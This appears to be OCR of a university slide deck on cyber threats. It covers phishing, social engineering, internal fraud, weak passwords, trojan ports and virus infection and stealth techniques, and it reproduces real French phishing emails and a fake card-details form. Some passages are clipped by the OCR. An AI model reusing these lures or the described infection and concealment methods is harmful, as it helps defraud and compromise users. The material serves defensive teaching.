
Université Grenoble Alpes

M33-3. Cyber Threats and response

cours@cyril-bras.fr

M33-3. Cyber Threats and Response

- Threat panorama
  - – Phishing & Social Engineering
  - – Internal fraud
  - – Fraudulent access : weak password
  - – Digital Viruses



Enter your password to see how vulnerable it is to hackers

Threats panorama

Phishing & social engeneering

Internal fraud

Infringement of unauthorized access


Software Virus

Distributed Deny of service

Phishing & Social Engineering

Phishing is a part of « massive attack » abusing customer or employes « naivety » to collect personnal data like bank account or credit card numbers…

1. Receiving an email using the logo and corporate colors
2. It was asked to make an update concerning personnal data or to confirm a password
3. Connection on a fake website same as the corporate targeted but controlled by hacker
4. The hacker collects credentials/password (or every sensitive data) given by the customer victim



Le test du nouveau sys

Compte tenu d'accidents
notre banque a introduit l
chaque mois vous serez
esperons votre comprehe
permettront de reduire les
personnel, ainsi que cont

Avisez votre service en ligne, a été temporairement suspendu en raison de tentatives infructueuses pour accéder à votre compte en ligne.

Par mesure de sécurité, nous avons décidé de désactiver temporairement votre compte, cet incident mai que je tente d'accéder à votre compte à partir d'une autre adresse IP, car le système utilisé par les fournisseurs de services Internet.

r du lien ci-dessous et

on en
spendu de

Cher client de **SOCIÉTÉ GÉNÉRALE**

Le département technique de Société Gé
programmée de façon à améliorer la qua

Nous vous demandons avec bienveillanc
confirmer vos détails bancaires.

http://www.societegenerale.fr/customercare/b

Nous nous excusons pour tout désagrém

Mettre a jour de votre Carte Crédit en ligne

Veuillez Remplire l'au dessous de la form Pour vous protéger contre l'utilisation frauduleuse de votre carte bancaire, Verifed By Visa a adopté la solution SecureCode™.

Une Fois Votre Carte de crédite est confirmé seraprotégé Contre les menaces est les Fraudes en ligne.

Nom Prénom * :
Date de Naissance * : Jour Mois Anée
Nome De jeune fille de votre mére?* :
Type De Carte* :
Numéro de carte* :
Date d'expiration * : 01 09
Cryptogramme* :

Valider

Verifed by visa vous garanti un paiement sécurisé par la technologie de cryptage SSL. En savoir plus

Phishing & Social Engineering

Social Engineering is a kind of « targeted attack » abusing customer or employes « naivety » to :

- Steal directly confidentials data or
- Install malware on the bank IT

By phone


By social network

By e-mail

Social engineering scenarios are unlimited, only limited by attackers imagination or victims naivety …

Phishing & Social Engineering

Phishing example targeting a great french company



Thunderbird pense que ce message est peut-être frauduleux.

Sujet : **Problèmes concernant votre compte orange et carte de credit.**
De : Orange France <support@orange.fr>
Réponse à : support@orange.fr
Date : 7/10/09 5:29
Pour : xxx@eila.univ-paris-diderot.fr

orange

Cher(e) client(e) :

Suite la **vérification de votre compte orange** ainsi que **votre carte de crédit =**, nous avons constaté une **erreur critique.**
Nous vous invitons donc à **corriger ces erreurs** le plut tôt possible en cliquant sur le lien suivant:

http://verification.orange.fr/cgi-verification/compte/supafresh/

Nous nous excusons de ce dérangement.
Veuillez noter que vous disposez de **24 heures** pour corriger les erreurs, une fois le délais dépassé,
nous serons **dans l'obligeance de suspendre votre compte.**

Service Orange @
Tous droits reserves.

http://supafresh.net/

This link directing on a fake website and not on the official company server

Phishing & Social Engineering


Actors, singers or famous persons intimate pictures stored on Apple iCloud were published online.
Celebrities were Jennifer Lawrence, Kate Upton, Rihanna, Kim Kadarshian, Selena Gomez and many others.

- Apple inform that:
  - Its services iCloud or FindMyPhone weren't compromised
  - iCloud stars account concerned were compromised with targeted attacks on :
    - User account
    - Password
    - Security questions
- Before an account was locked it was possible to test too much passwords.
  - Allowing brute force attacks
- It seems that the attack was a « social engineering » one.
  - A way to know secrets questions answers.

http://www.wsj.com/articles/apple-celebrity-accounts-compromised-by-very-targeted-attack-1409683803

Internal fraud

Internal fraud is a « taboo topic » for companies, but it's a real important topic !



Fraudsters categories

- Occasional fraudster
- Reccuring fraudster (small amounts but regularly)
- Person who is hired to make a fraud
- Group fraud

Vulnérabilities

- Weak internal control procedures and operations monitoring
- Permissive IT management authorization
- Lack of segregation in tasks and rotation

Fraud types

- Misappropriation of customers assets
- Misappropriation of comapny assets
- Fake operations
- Fake objectives to increase remuneration

Infringement of unauthorized access : weak passwords

If passwords are to easy or weak (for example without special caracters like « ! » or « _ » and numbers) they allow – among other – hackers to lead following actions :

- Using automatic scripts to test a login with all well known password (dictionnary) ;
- Using tools to « break » the password. Those tools are really efficients in case of weak passwords, but less if passwords are long and complex.

Thinking about passwords use : passwords are a significant weakness in cybersecurity. Indeed, humans don't have the capability to remember a lot of passwords, complex, different for each application, etc.

That's why, others way of authentication appear to release humans from passwords problems. Some examples : biometrics, USB token, paper matrices, verification code by SMS, one time password , etc.

Infringement of unauthorized access : intrusion

Computer intrusions are “targeted attacks” exploiting one or more technicals vulnerabilities to steal confidential information (ex. : passwords, credit card…) or to take control of servers or computers

From Internet network on exposed ressources : web sites, e-shopping service, remote access services, e-mail service, etc.

From internal network on the Active Directory or internals sensitives applications

Some results from penetration tests on companies IT

80% Active Directory domains are compromised in 2 hours

75% Active Directory domains have at least 1 priviliged account with a weak password

50% Of companies are affected by a misconfigured network partition

80% Of penetration tests are not detected by IT security teams

Sources : tests d’intrusion Orange Consulting 2012-2013

Active Directory : is a directory system under Windows listing network ressources, sites, computers, users.

M33-3. Cyber Threats and Response

- Viruses and malwares

3.1. Introduction

- virology, based on artificial intelligence (mathematics + computer science)
- Anti-virus = non perfect product
- What is a virus? A program able to reproduce itself and to be propagated

3.1. Theoretical aspects


- Türing Machine
  - Abstract and general representation of a computer and programs likely to be carried out on this computer
  - Objective of these theoretical aspects: is a function F calculable? (in other words can we find an algorithm able to calculate it)
  - Concerning viruses, the question will be “is the function F (= self-reproduction) calculable?”
- Researches from Von Neumann
  - Cellular automats => proved that we could conceive self-reproductive programs

3.1. Historical aspects

- First known viruses: 1970
- In fact, American Defense (Arpanet)/MIT worked before (offensive and defensive code)
- Xerox Worm (1981)
- Elk Cloner Virus on DOS 3.3 (1983)
- Brain boot Virus (at the beginning of 80s)
- Thesis (Ph.D.) of Fred Cohen (univ. from Southern-California, 1986) defines the term and the concept of virus (defined by Cohen & Adleman, 1986)
  - "A virus is a sequence of symbols which, interpreted in a given environment (adequate), **modifies** other sequences of symbols in this environment, so as to **include a copy of itself** there, this copy **having possibly evolved/moved**"

3.1. Some figures

- 1999, CIH virus (known as Chernobyl), obliged thousan tral card of their cor BIOS card
- 1999, IL 00.000 infected
- 2002, S 5.000 servers
- 2003, W32/Sobig.F worm, + of 100.000.000 users



ILOVEYOU
ILOVEYOU - Message (Plain Text)
File Edit View Insert Format Tools Actions Help
Reply Reply to All Forward

You replied on Thursday, May 04, 2000 9:13 AM.

From: [name removed to protect sender]   Sent: Thu 5/4/00 8:39 AM

To: [Victim]

Cc:

Subject: ILOVEYOU


kindly check the attached LOVELETTER coming from me.

LOVE-LET... (10KB)

3.1 Some figures

- In 2014, ~ 300 000 new viruses are created every day
- ~ 95 % of those new viruses are detected by antivirus software
- On the 5% remaining, 4% have a structure close to previous viruses
- 1% are totally new and won’t be detected. Close to 3000 !!

3.1 Classification of the infections (*malware*)



Infections

Simple programs

Self-reproductive programs

Logic bombs

Trojan horses

Virus

Worms


3.2. Simple infections

- The purpose of these programs is simply to settle in the system:
  - Resident mode : active process in memory in a permanent way in order to be able to act as long as the system functions
  - Furtive mode: the user should not realize that such a program, resident, is present in its system (invisible with `ps -aux` in Unix or in the task manager of Windows)
  - Persistent mode: infecting program able to reinstall itself after removal or de-installation (for example by means of keys added in the register base)

3.2 Logic bombs

- Def.: simple infecting program, settling in the system and which awaits an event (particular date, action, data) called in general “trigger”, to carry out its offensive function
  - Ex: CIH 1.2 starts each 26 April
  - Ex: an administrator had established a program checking the presence of his name in the registers of payroll of his company. In the event of absence of this name (what means that the administrator was returned), the program encrypted all the hard disks…
- The anti-viruses have difficulties to detect logic bombs (before the update of the signature, in which case detection is systematic)

3.2 Trojan horses



Simcity for free

3.2 Trojan horses

- Def.: a Trojan is a simple program, composed of two parts, the server module and the client module. The server module, installed in the computer of the victim, gives discreetly to the attacker access to whole or part of its resources, which lays out about it via the network (in general) thanks to a client module (he is the “client” of the “services” delivered unconsciously by the victim)

3.2 Trojan horses

- The server module is dissimulated in an attractive program. The running of this program installs without the knowledge of the victim the server part of the Trojan
- The client module, once installed on the machine of the attacker, seeks on the network (order ping) the machines infected by the server module (IP addresses and TCP or UDP port)
  - Takeover allowing to carry out a more or less large number of offensive actions
    - Restarting the computer
    - File transfer
    - Execution of code
    - Destruction of data
    - Listen to keyboard
  - Ex: Back Orifice, Netbus, SubSeven
- To protect ourselves from trojan horses: firewall and antivirus (it is always possible to program a Trojan being able to pass through these protection tools…)

3.2 Port and protocol used by some trojan horses

Port	Protocol	Trojan
1024	TCP	NetSpy
1243	TCP	SubSeven
1999	TCP	Backdoor
6711	TCP	SubSeven
6712	TCP	SubSeven
6713	TCP	SubSeven
6776	TCP	SubSeven
12345	TCP	Netbus
12346	TCP	Netbus
12456	TCP	Netbus
20034	TCP	Netbus 2 Pro
31337	UDP	Back Orifice
54320	UDP	Back Orifice
54320	TCP	Back Orifice 2000

3.3. Functional diagram of a self-reproductive program (virus or worms)

- General structure
  - research routine of target programs
    - check that the target can be executed
    - check that the target is not already infected (often the viruses have a signature => this one is also detected by the anti-virus ones)
  - copy routine
    - copy in the target a copy of its own code
  - anti-detection routine
    - To be hidden from the anti-virus to ensure the survival of the virus
  - possibly a final load (possibly destructive), coupled or not with a differed trigger
- Difference between self-reproductive programs…
  - code duplication
- …and simple infection
  - no duplication

3.3 Life-phases of a virus (1/3)

- Infection phase
  - Passive
    - Dropper (program carrying a virus) copied from a support (CD, remote loading, forum) and transmitted
      - *Virus_1099* transmitted via pre-formatted virgin diskettes
      - *Warrier* diffused via a downloadable Packman game
      - *CIH* Virus in an official Yamaha driver or for IBM/Aptiva computers (1999)
      - "*concept*" diffused on CD Microsoft
  - Active
    - The user activates the "dropper" (without knowing it!)
- Incubation phase
  - To ensure the survival of the virus (exception: spy viruses which limit their stay in the environment attacked, by disinfecting themselves after their finished their attack)
    - To limit its detection by the user
    - To limit its detection by the anti-virus

3.3 Life-phases of a virus (2/3)

- Disease phase: the final load will be activated
  - At the head of the code: final load carried out before any infection
  - At the end of the code: final load carried out after the process of infection
  - In the middle of the code: if conditioned by the success or not of the infection
  - Differed release, ex: logic bomb
    - Date system (virus “Friday 13”, CIH)
    - Type particular sequences (112 times “Ctrl+Alt+Del”)
    - A number of openings of a Word document (virus “Colors” after 300 openings of documents)

3.3 Life-phases of a virus (3/3)

- Phase of disease
  - Charge of non-lethal nature
    - Posting images or animations
    - Sounds
  - Lethal loads
    - Attack the data confidentiality
    - Integrity of the system or the data
      - Formatting hard disk
      - Destruction, random modification of the data
      - Availability of the system (random restarting, saturation, simulation of breakdowns of peripherals)
      - Incrimination of the users (introduction of compromising data, use of the system with punishable or criminal purposes)
  - hardware Destruction
    - Theoretically impossible but
    - Possible Destruction of physically stored software (stored in hard)) (ex: BIOS => hardware attacks simulated)
    - Destruction of hard disks or other hardware elements by “accelerated wear” => program requesting these resources considerably, for example
      - Often undetectable by the anti-virus
      - “Spectacular” consequences of their action non visible => seen as a “random” breakdown of components

3.3 Virus by replacing the code

- Virus run via an infected program
- Infection of targets identified by the routine of research by replacing their executable code with its own code
- Three possibilities of infection
  - – Virus replaces the initial part of the code of the target: specific heading of the executable file
    - EXE header of files EXE 16 bits
    - Portable Executable header of 32-bits Windows binaries
    - ELF heading of the Linux format

In this case the infected program is destroyed and does not run any more

3.3 Virus by interlacing the code

- Exploitation of the PE format for Windows executable files (since Windows 95): this heading allows, during the projection of the code in memory:
  - To give adequate information for the installation in memory (establishment of an image memory)
  - To allow the optimal pooling for several processes of EXE and DLL files

3.3 Virus by code accompaniment

- The least known mode but which currently represents the largest challenge as regards antiviral fight
- The target code is not modified (integrity is preserved)
- The viral code identifies a target and duplicates its code, not while inserting it in the target code but by creating an additional file (in a possibly different directory) which “will accompany” the target (virus companion)
- When one wants to run the target program infected according to this mode, the viral copy contained in this file runs very first, then the legitimate target program is carried out

3.3 Virus by code accompaniment

- Mechanisms allowing the viral copy to be launched out firstly
  - Pre-emptive or hierarchical Execution (uses a characteristic of the operating system which treats on a hierarchical basis the execution of binary)
    - Ex for DOS: `the .COM` are carried out before the `.EXE` which are carried out before the `.BAT`
      - Ex: if the target is a file `FILE.EXE`, one will carry out the infection by creating a file `FILE.COM` which will be launched in its place
    - For Windows: use of transparent icons, naturally invisible extensions of the executable type
  - Hierarchy of the ways of research of the executable files
    - E.g. virus of the type `PATH` under Linux: the executable files located in `PATH` directory are carried out before the others. It is enough to create a copy of a file to be infected in PATH directory with the same name => it will be carried out first
    - Modification of the FAT (Files Allocation Table) under DOS/Windows
  - Renaming of executable file
    - Technique identical to the preceding ones and allowing to re-name the clean copy while the virus takes the name of the file to be carried out

3.3 Virus of source code

- Viruses detectable with more difficulty
- Modification of the source code implies the modification of the signature (with MD5) if the source had been signed
  - But possibility of re-calculate a new digital print (hash) for the virused source if the original print was not signed
- www.ioccc.org
- N.B.: the infection can be the fact of the compiler…

3.3 Capacities of the viruses to fight and destroy the protections installation

- Furtivity
  - Group of techniques aiming at deluding the user, the system and protection software in order to make believe in the absence of destructive code
    - Dissimulation in hidden hard disk sectors
      - Sectors declared wrongfully defective
      - Zones not used by the operating system
    - Deception (*leurrage*) of particular structures
      - FAT (Files Allocation Table)
